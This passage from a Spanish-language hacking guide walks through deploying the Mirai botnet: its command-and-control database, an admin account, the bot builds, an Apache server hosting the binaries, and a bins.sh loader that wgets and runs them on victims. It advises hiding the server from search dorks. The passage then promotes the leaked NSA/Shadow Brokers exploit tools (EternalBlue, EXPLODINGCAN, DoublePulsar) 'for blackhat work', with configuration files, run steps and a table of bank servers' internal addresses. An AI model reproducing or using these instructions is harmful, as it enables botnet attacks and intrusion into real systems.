    >   `max_bots` int(11) DEFAULT '-1',
    >   PRIMARY KEY (`id`),
    >   KEY `user_id` (`user_id`)
    > );
Query OK, 0 rows affected (0.00 sec)

mysql> CREATE TABLE `users` (
    >   `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
    >   `username` varchar(32) NOT NULL,
    >   `password` varchar(32) NOT NULL,
    >   `duration_limit` int(10) unsigned DEFAULT NULL,
    >   `cooldown` int(10) unsigned NOT NULL,
    >   `wrc` int(10) unsigned DEFAULT NULL,
    >   `last_paid` int(10) unsigned NOT NULL,
    >   `max_bots` int(11) DEFAULT '-1',
    >   `admin` int(10) unsigned DEFAULT '0',
    >   `intvl` int(10) unsigned DEFAULT '30',
    >   `api_key` text,
    >   PRIMARY KEY (`id`),
    >   KEY `username` (`username`)
    > );
Query OK, 0 rows affected (0.00 sec)

mysql> CREATE TABLE `whitelist` (
    >   `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
    >   `prefix` varchar(16) DEFAULT NULL,
    >   `netmask` tinyint(3) unsigned DEFAULT NULL,
    >   PRIMARY KEY (`id`),
    >   KEY `prefix` (`prefix`)
    > );
```



- Copiamos y pegamos en la terminal

```
INSERT INTO users VALUES (NULL, 'kelvinsecteam', 'testmanual', 0, 0, 0, 0, -1, 1, 30, '');
```

- ahora incorporaremos un usuario las credenciales deben ser modificadas.

```
INSERT INTO users VALUES (NULL, 'kelvinsecteam', 'testmanual', 0, 0, 0, 0, -1, 1, 30, "");
```

de igual manera copiamos y pegamos en la terminal de manera automatizada agregara el usuario seleccionado que tendrá privilegios de administrador.

```
const DatabaseAddr string = "127.0.0.1:3306"
const DatabaseUser string = "root"
const DatabasePass string = "kelvinsecurity"
const DatabaseTable string = "mirai"
```

- Ahora no dirigimos a Mirai-Source-Code-master\mirai\cnc y abrimos main.go y modificamos para agregar el puerto :3306 guardamos y nos dirigimos a la terminal de nuevo.

```
mysql> exit
Bye
root@ip-11-197:~/Mirai-Source-Code/mirai/debug# service mysql restart
```

- salimos de la línea de comandos mysql y escribimos service mysql restart .

-

ahora nos dirigimos a la carpeta principal y escribimos:

```
./build.sh debug telnet
./build.sh release telnet
```

```
root@ip-11-197:~/Mirai-Source-Code/mirai# ./build.sh debug telnet
root@ip-11-197:~/Mirai-Source-Code/mirai# ./build.sh release telnet
rm: cannot remove 'release/mirai.*': No such file or directory
rm: cannot remove 'release/miraint.*': No such file or directory
```


Luego escribimos mv prompt.txt release/ y cd release




```
root@ip-11-197:~/Mirai-Source-Code/mirai/release# ls
cnc      mirai.m68k  miraint.arm    miraint.mips  miraint.sh4  mirai.ppc  mirai.x86
mirai.arm  mirai.mips  miraint.arm7  miraint.mpsl  miraint.spc  mirai.sh4  prompt.txt
mirai.arm7 mirai.mpsl  miraint.m68k  miraint.ppc  miraint.x86  mirai.spc  scanListen
root@ip-11-197:~/Mirai-Source-Code/mirai/release# screen
-bash: screen: command not found
root@ip-11-197:~/Mirai-Source-Code/mirai/release# apt install screen -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  iselect screenie byobu
The following NEW packages will be installed:
  screen
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 569 kB of archives.
After this operation, 930 kB of additional disk space will be used.
Get:1 http://ftp.us.debian.org/debian/ jessie/main screen amd64 4.2.1-3+deb8u1 [569 kB]
0% [1 screen 0/0 569 kB 0%]
```

- Aplicamos el comando ls para observar los ficheros en el directorio (Carpeta) release
- escribimos screen y por último apt install screen -y para instalar los paquetes :)

a continuación screen ./cnc



- a continuación establecemos conexión con nuestro servidor mediante putty por medio de telnet.



- conexión establecida desde putty e ingresamos las credenciales que seleccionamos en el main.go

```
mpoisoner cleanup... |  
[+] DDOS : Successfully hijacked connection  
[+] DDOS : Masking connection from utmp+utmp...  
[+] DDOS : Hiding from netstat...  
[+] DDOS : Removing all traces of LD_PRELOAD...  
[+] DDOS : Wiping env libc.poison.so.1  
[+] DDOS : Wiping env libc.poison.so.2  
[+] DDOS : Wiping env libc.poison.so.3  
[+] DDOS : Wiping env libc.poison.so.4  
[+] DDOS : Setting up virtual terminal...
```

Me dirigo a la otra terminal y escribimos sudo apt install apache2 -y



```
root@ip-11-197:~/Mirai-Source-Code/mirai/release# ls
cnc      mirai.m68k  miraint.arm  miraint.mips  miraint.sh4  mirai.ppc  mirai.x86
mirai.arm  mirai.mips  miraint.arm7  miraint.mpsl  miraint.spc  mirai.sh4  prompt.txt
mirai.arm7  mirai.mpsl  miraint.m68k  miraint.ppc  miraint.x86  mirai.spc  scanListen
root@ip-11-197:~/Mirai-Source-Code/mirai/release# sudo apt install apache2 -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
  libblua5.1-0 ssl-cert
Suggested packages:
  apache2-doc apache2-suexec-pristine apache2-suexec-custom openssl-blacklist
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3
  libaprutil1-ldap libblua5.1-0 ssl-cert
0 upgraded, 10 newly installed, 0 to remove and 0 not upgraded.
Need to get 1,942 kB of archives.
After this operation, 6,643 kB of additional disk space will be used.
Get:1 http://ftp.us.debian.org/debian/ jessie/main libapr1 amd64 1.5.1-3 [95.3 kB]
Get:2 http://ftp.us.debian.org/debian/ jessie/main libaprutil1 amd64 1.5.4-1 [86.2 kB]
Get:3 http://ftp.us.debian.org/debian/ jessie/main libaprutil1-dbd-sqlite3 amd64 1.5.4-1 [19.1 kB]
Get:4 http://ftp.us.debian.org/debian/ jessie/main libaprutil1-ldap amd64 1.5.4-1 [17.2 kB]
11% [Working]
```


```
Processing triggers for man-db (2.7.0.2-5) ...
Processing triggers for systemd (215-17+deb8u5) ...
Setting up libapr1:amd64 (1.5.1-3) ...
Setting up libaprutil1:amd64 (1.5.4-1) ...
Setting up libaprutil1-dbd-sqlite3:amd64 (1.5.4-1) ...
Setting up libaprutil1-ldap:amd64 (1.5.4-1) ...
Setting up libblua5.1-0:amd64 (5.1.5-7.1) ...
Setting up apache2-bin (2.4.10-10+deb8u7) ...
Setting up apache2-utils (2.4.10-10+deb8u7) ...
Setting up apache2-data (2.4.10-10+deb8u7) ...
Setting up apache2 (2.4.10-10+deb8u7) ...
Enabling module mpm_event.
Enabling module authz_core.
Enabling module authz_host.
Enabling module authn_core.
Enabling module auth_basic.
Enabling module access_compat.          I
Enabling module authn_file.
Enabling module authz_user.
Enabling module alias.
Enabling module dir.
Enabling module autoindex.
Enabling module env.
Enabling module mime.
Enabling module negotiation.
Enabling module setenvif.
Enabling module filter.
Enabling module deflate.
Enabling module status.
Enabling conf charset.
Enabling conf localized-error-pages.
Enabling conf other-ghosts-access-log.
Enabling conf security.
Enabling conf serve-cgi-bin.
Enabling site @@@-default.
Setting up ssl-cert (1.0.35) ...
Processing triggers for libc-bin (2.19-18+deb8u6) ...
Processing triggers for systemd (215-17+deb8u5) ...
root@ip-11-197:~/Mirai-Source-Code/mirai/release# service apache2 start
```

- culminando escribimos service apache2 start

```
root@ip-11-197:~/Mirai-Source-Code/mirai/release# mv mirai.* /var/www/html
root@ip-11-197:~/Mirai-Source-Code/mirai/release# ls
cnc      miraint.arm7  miraint.mips  miraint.ppc  miraint.spc  prompt.txt
miraint.arm  miraint.m68k  miraint.mpsl  miraint.sh4  miraint.x86  scanListen
root@ip-11-197:~/Mirai-Source-Code/mirai/release#
```



- checamos contenido y escribimos mv mirai.* /var/www/html luego a continuación nos dirigimos al directorio donde incorporamos el contenido en mobaXterm escribimos /var/www/html



- Eliminando index.html

Ahora editaremos bins.sh tambien se los deje alli en un texto consiste en modificación de la dirección IP por defecto a la de tu servidor y lo incluyes en el directorio donde borramos index.html

```
#!/bin/sh

#Edit
WEBSERVER="192.168.0.1:80"

# Stop editing now

BINARIES="mirai.arm mirai.m68k mirai.mips mirai.i1 mirai.ppc mirai.sh4 mi

for Binary in $BINARIES; do
    wget http://$WEBSERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
done

run -t *
```

- incluir dirección IP en WEBSERVER=" :80"



bins.sh	0	2
mirai.arm	59	2
mirai.arm7	69	2
mirai.m68k	58	2
mirai.mips	77	2
mirai.mpsl	78	2
mirai.ppc	56	2
mirai.sh4	53	2
mirai.spc	61	2
mirai.x86	54	2

- Guardamos bins.sh en el directorio

volvemos a la terminal ubicamos el directorio donde subimos bins.sh y escribimos service apache2 restart

Name	Last modified	Size	Description
bins.sh	2016-12-25 19:13	307	
? mirai.arm	2016-12-25 19:09	59K	
? mirai.arm7	2016-12-25 19:09	69K	
? mirai.m68k	2016-12-25 19:09	58K	
? mirai.mips	2016-12-25 19:09	78K	
? mirai.mpsl	2016-12-25 19:09	78K	
? mirai.ppc	2016-12-25 19:09	57K	
? mirai.sh4	2016-12-25 19:09	53K	
? mirai.spc	2016-12-25 19:09	61K	
? mirai.x86	2016-12-25 19:09	55K	

Apache/2.4.10 (Debian) Server at 185.29.11.197 Port 80

- Ingresas la direccion IP como URL y veras los ficheros que has modificado e incorporado.

Proceso Culminado!

Mi consejo ante todo ello es que se pueden buscar mediante dorks los servidores utilizados para usar Mirai mi consejo seria agregar un index.php de cabeza para ocultarlo.



Index of /

[89.248.169.23/](#) ▾ Traducir esta página

mirai.arm, 2017-03-14 04:37, 59K. [], mirai.arm7, 2017-03-14 04:38, 69K. [], mirai.m68k, 2017-03-14 04:38, 58K. [], mirai.mips, 2017-03-14 04:37, 78K.

Index of /bins - Parent Directory

[51.15.136.218/bins/](#) ▾ Traducir esta página

mirai.arm, 2017-02-25 20:04, 59K. [], mirai.arm7, 2017-02-25 20:05, 69K. [], mirai.m68k, 2017-02-25 20:05, 58K. [], mirai.mips, 2017-02-25 20:04, 78K.

Another SNOWDEN!



No esperamos contarte la historia de cómo pasó o quién fue pero podemos explicarte para que funcionan y en que nos ayudaría estas herramientas filtradas de la NSA para motivos de trabajos blackhat tal vez shadow brokers esperaba ganar miles de dólares en BTC pero lo cierto es que nadie pagaría tanto dinero por algo que puede ser expuesta en cualquier momento.

algo que puede relacionarse con el programa nsa-xkeyscore puede ser la mayor filtración de datos aunque contemos con muy pocas MySpace, Linkedin o Yahoo y supuestas filtraciones de gmail nada tan completo como nsa xkeyscore un software que por medio simples palabras como “Operativo contra el ISIS” o “Espionaje” puedes filtrar toda esa información a nivel mundial recogida y almacenada para el uso de la NSA en seguridad nacional no se trata de que existan hackers en la NSA a lo contrario solo son trabajadores privilegiados a la recolección de información .



y no solo se trata de redes sociales y cuentas de usuarios registros o capturas de pantalla por medio de webcam pues este programa de la NSA toma muchas mas acciones por ejemplo podría decirse que en los documentos clasificados de NSA xkeyscore por edwar snowden puede relatar que organismos de gobierno podrían observar redes privadas como el TOR y es que TOR fue un proyecto y según investigaciones se llevó a cabo por la fuerza naval de estados unidos.

ahora la framework de la nsa se encuentra disponible a muchos usuarios pero también se dio a conocer sobre los swift bancarios que también fueron vulnerados pero no su metodo de explotacion tan solo el listado para observar las transacciones.

```
1087: DanderSpritz (TEST-6162186472)
File Options
  Terminals PeddleCf
Console
  users windows
- Loaded commands have a
For additional information

Command completed suc
16:21:36>> connect
[16:21:36] ID: 5 'connect'
* Command 'connect' not f
*** Command indicated
[16:23:20] ID: 6 'pc_liste
Loading module 158 (addr=Module loaded
Waiting for connection...
Setting Sockopt
  Listening on [0.0.0.0]
  [*] Execute Plugin? [Yes] : y
  [*] Executing Plugin
  [*] Selected Protocol SMB
  [*] Connecting to target...
  [*] Connected to target, pinging backdoor...
    [*] Backdoor returned code: 10 - Success!
    [*] Ping returned Target architecture: x64 <64-bit> - XOR Key: 0x38AFA06
  [*] SMB Connection string is: Windows Server 2008 R2 Enterprise 7601 Service Pac
  [*] Target OS is: 2008 R2 x64
  [*] Target SP is: 1
    [*] Backdoor installed
    [*] Command completed successfully
  [*] Doublepulsar Succeeded
fb Payload <Doublepulsar> >
```

- weapon NSA



Repositorio Framework: <https://github.com/fuzzbunch/fuzzbunch>

(Puede ser ejecutado bajo windows)
(Lenguaje de programacion python)

```
Directorio de D:\Kelvin\database\NSA

17/04/2017 17:10 <DIR> .
17/04/2017 17:10 <DIR> ..
15/04/2017 19:51 6.086 00563_0_ENSBDWS02-02AUG2013.txt
15/04/2017 19:51 22.977 00566_2_FW1-Configuration.txt
16/04/2017 00:34 868.541 de-nixes-xkeyscore-netzpolitik-16-0902.pdf
15/04/2017 19:50 43.344 DNS Zone Trans 2013_10_11.txt
15/04/2017 19:52 10.481 DSL1opnotes.txt
15/04/2017 19:52 184.025 DSquery Belgium DC.xlsx
16/04/2017 09:32 29.615 EASYBEE-1.0.1.tgz
16/04/2017 09:32 11.706 EASYPI-3.1.0.tgz
15/04/2017 19:54 430.088 EN_DUBAI_MAIN.vsd
16/04/2017 09:32 14.485 ESKIMOROLL-1.1.1.tgz
16/04/2017 11:03 22.130 EXPLODINGCAN-2.0.2.tgz
15/04/2017 19:56 65.024 JEEPFLA_MARKET Passwords V2.4.xlsx
15/04/2017 19:53 16.993 list_of_saa_servers_8May2013.xlsx
15/04/2017 19:56 411 NOC_firewall_passwords_30May2013.txt
16/04/2017 00:41 868.858 nsa-smartphones-analysis.pdf
16/04/2017 00:34 30.185 nsa-xkeyscore-sources.pdf
16/04/2017 00:31 164.383 nsa-xkeyscore-tor-slides.pdf
17/04/2017 17:10 <DIR> OpenNSA-tools-master
17 archivos 2.789.324 bytes
3 dirs 297.792.118.784 bytes libres
```

- Filtraciones

IP Address	Name in Fw cor	Netbios Name	MAC	Poss Bank Name
192.168.200.126	hlal-aml2		001e.0b91.850a	
192.168.200.122	hlal-srv1		001e.0b8d.647a	AL HILAL BANK
192.168.200.123	hlal-srv2		78e7.dff9.6e16	KUWAIT PETROLEUM CORPORATION
192.168.200.41	kfae-srv1	ENSBDKFAE	0018.fe7a.75c0	KUWAIT FUND FOR ARAB ECONOMIC DEVELOPMENT
192.168.200.42	kfae-srv2		3ed9.2bf5.d044	KUWAIT INVESTMENT COMPANY
192.168.200.183	kico-srv1		3ed9.2bf5.b05c	
192.168.200.184	kico-srv2		78e7.dff9.6e16	MASRAF AL RAYAN
192.168.200.131	kpcn-srv1		0024.81a7.6b02	
192.168.200.132	kpcn-srv2		0024.81a7.6b02	
192.168.200.133	kpcn-srv3		0024.81a7.6b02	
192.168.200.68	mafr-srv1		0024.81a7.6b02	
192.168.200.69	mafr-srv2		0024.81a7.6b02	
192.168.200.70	mafr-srv3		0024.81a7.6b02	
192.168.200.137	minit-srv1		0023.7dea.79e2	MINISTRY OF FINANCE, MUSCAT, OMAN
192.168.200.165	nber-srv1			
192.168.200.166	nber-srv2			
192.168.200.167	nber-srv3			
192.168.200.86	nisl-srv1	ENSBIDNISL1	001e.f7d.7f18	INDIAN ISLAMIC BANK
192.168.200.87	nisl-srv2	ENSBIDNISL2	0018.7f77.c438	
192.168.200.88	nisl-srv3			
192.168.200.153	pcbq-srv1		001c.c442.1e9a	PALESTINE COMMERCIAL BANK
192.168.200.154	pcbq-srv2		001c.c444.d002	
192.168.200.134	pinv-srv1		001f.2968.9758	PALESTINE INVESTMENT BANK or PHILADELPHIA INVESTMENT BANK, AMMA
192.168.200.135	pinv-srv2		001f.290a.c0d4	
192.168.200.136	pinv-srv3			
192.168.200.156	qfib-srv1			QATAR FIRST INVESTMENT BANK
192.168.200.157	qfib-srv2			
192.168.200.95	qfqf-srv1			QATAR FOUNDATION
192.168.200.96	qfqf-srv2		001b.7897.d726	
192.168.200.97	qfqf-srv3		001b.7897.7976	
192.168.200.207	qtel-pg-srv1			QATAR TELECOM
192.168.200.146	sbjb-srv1			SHAMIL BANK OF YEMEN AND BAHRAIN
192.168.200.147	sbjb-srv2		e839.35a9.8d14	
192.168.200.50	<sharedsaa-crv1		ff24.81a7.76d2	SHARIFI SAA SERVER

- Bancos Vulnerados Por La NSA Con El Fin De Monitorear Transacciones



La NSA utilizó un método de explotación automatizado por lo que hemos notado los lenguajes de programación como python y perl son los más utilizados por la NSA la automatización cuenta con 0days que permiten explotar los fallos de los swifts se utiliza un framework que se iguala a metasploit con diferentes exploits integrados la NSA habría podido vulnerar hasta espiar las transacciones aún existen más exploits los recientes de la NSA aún no han sido parcheados.



The Shadow Broker - 0day

EARLYSHOWEL	RedHat 7.0 - 7.1 Sendmail 8.11.x exploit	ECHOWRECKER	remote Samba 3.0.x Linux exploit.	
EBBISLAND	root RCE via RPC XDR overflow in Solaris 6, 7, 8, 9 & 10	EASYBEE	appears to be an MDaemon email server vulnerability	
EASYPPI	IBM Lotus Notes exploit that gets detected as Stuxnet	EWOKFRENZY	exploit for IBM Lotus Domino 6.5.4 & 7.0.2	
EXPLODINGCAN	IIS 6.0 exploit that creates a remote backdoor	ETERNALROMANCE	SMB1 exploit over TCP port 445 which targets XP, 2003, Vista, 7, Windows 8, 2008, 2008 R2, and gives	



			SYSTEM privileges (MS17-010)	
EDUCATEDS CHOLAR	SMB exploit (MS09-050)	EMERALDTH READ	MB exploit for Windows XP and Server 2003 (MS10-061)	
EMPHASISM NE	remote IMAP exploit for IBM Lotus Domino 6.6.4 to 8.5.2	ENGLISHMA NSDENTIST	Outlook Exchange WebAccess rules to trigger executable code on the client's side to send an email to other users	
EPICHERO	0-day exploit (RCE) for Avaya Call Server	ERRATICGO PHER	SMBv1 exploit targeting Windows XP and Server 2003	
ETERNALSY NERGY	SMBv3 remote code execution flaw for Windows 8 and Server 2012 SP0 (MS17-010)	ETERNALBL UE	SMBv2 exploit for Windows 7 SP1 (MS17-010)	
ETERNALCH AMPION	SMBv1 exploit	ESKIMOROL L	Kerberos exploit targeting 2000, 2003, 2008 and 2008 R2 domain controllers	



ESTEEMAUDI T	RDP exploit and backdoor for Windows Server 2003	ECLIPSEDWING	RCE exploit for the Server service in Windows Server 2008 and later (MS08-067)	
ETRE	exploit for IMail 8.10 to 8.22	ETCETERAB LUE	exploit for IMail 7.04 to 8.05	
FUZZBUNCH	exploit framework, similar to MetaSploit	ODDJOB	exploits for Windows 2000	
EXPIREDPAY CHECK	IIS6 Exploit	EAGERLEVER	NBT/SMB exploit for Windows NT4.0, 2000, XP SP1 & SP2, 2003 SP1	
EASYFUN	WordClient / IIS6.0 exploit	PASSFREELEY	Bypasses authentication for Oracle servers	
RPCOUTCH	get info about windows via RPC	ERRATICGOPHERTOUCH	Check if the target is running some RPC	



 **EXPLODINGCAN 2.0.2 Microsoft IIS 6 Exploit**

EXPLODINGCAN is an exploit for Microsoft IIS 6 that leverages WebDAV and works on 2003 only. Note that this exploit is part of the recent public disclosure from the "Shadow Brokers" who claim to have compromised data from a team known as the "Equation Group", however, there is no author data available in this content. Consider this exploit hostile and unverified. For research purposes only. Description has been referenced from <http://medium.com/@networksecurity>.

tags | exploit, web
MD5 | c5948a4bd34c2db7c52c1e8843e3547c

Posted Apr 15, 2017

[Download](#) | [Favorite](#) | [Comments \(0\)](#)

Detalle los exploits que puedes observar tanto en páginas como packetstormsecurity son separadas por lo tantos necesitarás ficheros .dll para la ejecución desde la terminal pero es muy fácil de comprender la función de cada herramienta por los ficheros XML para utilizar estas herramientas es necesario descargar el framework por completo.

```
Directorio de D:\Kelvin\database\NSA\ETERNALBLUE-2.2.0

17/04/2017 21:39 <DIR> .
17/04/2017 21:39 <DIR> ..
14/04/2017 08:18 7.649 Eternalblue-2.2.0.0.xml
14/04/2017 08:18 503 Eternalblue-2.2.0.fb
14/04/2017 08:18 129.024 Eternalblue.exe
            3 archivos    137.176 bytes
            2 dirs   297.791.975.424 bytes libres

kelvinsecurity@KSECURE D:\Kelvin\database\NSA\ETERNALBLUE-2.2.0
> Eternalblue.exe
```

Eternalblue.exe - Error del sistema

El programa no puede iniciarse porque falta trch-1.dll en el equipo.
Intente reinstalar el programa para corregir este problema.

Aceptar

- No Se Ha Utilizado En El Framework



```
1 <?xml version='1.0' encoding='utf-8'?>
2 <config xmlns= urn:tch name='Explodingcan' version='2.0.2' schemaversion='2.1.0' configversion='2.0.2.0' id='9bd2c7a836744e5cd54e4db262f09c67a5cae17'
>
3   <inputparameters>
4     <paramchoice name='PayloadAccessType' description='Callback/Listen Payload Access'>
5       <paramgroup name='Callback' description='Target connect() callback for payload upload connection'>
6         <parameter type='IPv4' name='CallbackIP' description='Callback IP Address' />
7         <parameter type='TcpPort' name='CallbackPort' description='Callback port' />
8         <parameter type='TcpPort' name='CallbackLocalPort' description='Local callback port' />
9       </paramgroup>
10      <paramgroup name='Listen' description='Target listen()/accept() for payload upload connection'>
11        <parameter type='TcpPort' name='ListenPort' description='Listen port for shellcode to listen/accept on target' />
12        <parameter type='TcpPort' name='ListenLocalPort' description='Local listen port' />
13        <parameter type='U16' name='CallinTimeout' description='Sleep time before making callin to target' />
14        <default>10</default>
15      </parameter>
16    </paramgroup>
17    <paramgroup name='Backdoor' description='Target open HTTP backdoor for payload upload connection'>
18      <paramchoice name='BackdoorHeader' description='Name of HTTP header used to trigger backdoor.'>
19        <default>If-Match</default>
20        <paramgroup name='Accept' description=' '>
21          <parameter hidden='true' type='U32' name='BackdoorIndex' description=' '>
22            <default>20</default>
23          </parameter>

```

- Fichero XML Con Funciones

```
<product version='6.0' name='Microsoft IIS' />
<service name='http-option-propfind'>
  <bindtovalue name='EnableSSL' value='true' />
  <bindtopath path='//service[name='https']/port' name='TargetPort' />
  <bindtopath path='//service[name='https']/product/misc_product_info[name='IISPathSize']/value' name='IISPathSize' />
</service>
</and>
</service>
</or>
<os servicepack='2' name='Windows 2003' family='windows'>
  <bindtovalue name='Target' value='W2K3SP2' />
</os>
<os servicepack='1' name='Windows 2003' family='windows'>
  <bindtovalue name='Target' value='W2K3SP1' />
</os>
<os servicepack='0' name='Windows 2003' family='windows'>
  <bindtovalue name='Target' value='W2K3SP0' />
</os>
<os servicepack='unknown' name='Windows 2003' family='windows'>
  <or>
    <os>
      <bindtovalue name='Target' value='W2K3SP2' />
    </os>
    <os>
      <bindtovalue name='Target' value='W2K3SP0' />
    </os>
    <os>
      <bindtovalue name='Target' value='W2K3SP1' />
    </os>
  </or>
</os>
```


EXPLODINGCAN es una hazaña para Microsoft IIS 6 que aprovecha WebDAV y funciona sólo en 2003. Tenga en cuenta que este exploit es parte de la reciente divulgación pública de los "Shadow Brokers" que afirman que han comprometido los datos de un equipo conocido como "Equation Group", sin embargo, no hay datos de autor disponibles en este contenido.



Branch: master shadowbroker / windows / exploits /		
Rafiot Decompile all the pyc / pyo with python-uncompyle6		Latest commit 661e744 2 days ago
<hr/>		
ZIBE	Decompile all the pyc / pyo with python-uncompyle6	2 days ago
Easybee-1.0.1.0.fb	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Easybee-1.0.1.0.xml	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Easybee-1.0.1.exe	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Easypi-3.1.0.0.fb	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Easypi-3.1.0.0.xml	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Easypi-3.1.0.exe	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Eclipsedwing-1.5.2.0.fb	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Eclipsedwing-1.5.2.0.xml	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Eclipsedwing-1.5.2.exe	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Educatedscholar-1.0.0.0.fb	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago
Educatedscholar-1.0.0.0.xml	decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l...	4 days ago

- Directorio de todos las herramientas :
<https://github.com/misterch0c/shadowbroker>

Requisitos Para Utilizar FUZZBUNCH





[Python](#)

[pywin32](#)

Ejecución Correcta desde la terminal:

```
C:\nsa\windows> python fb.py
--[ Version 3.5.1

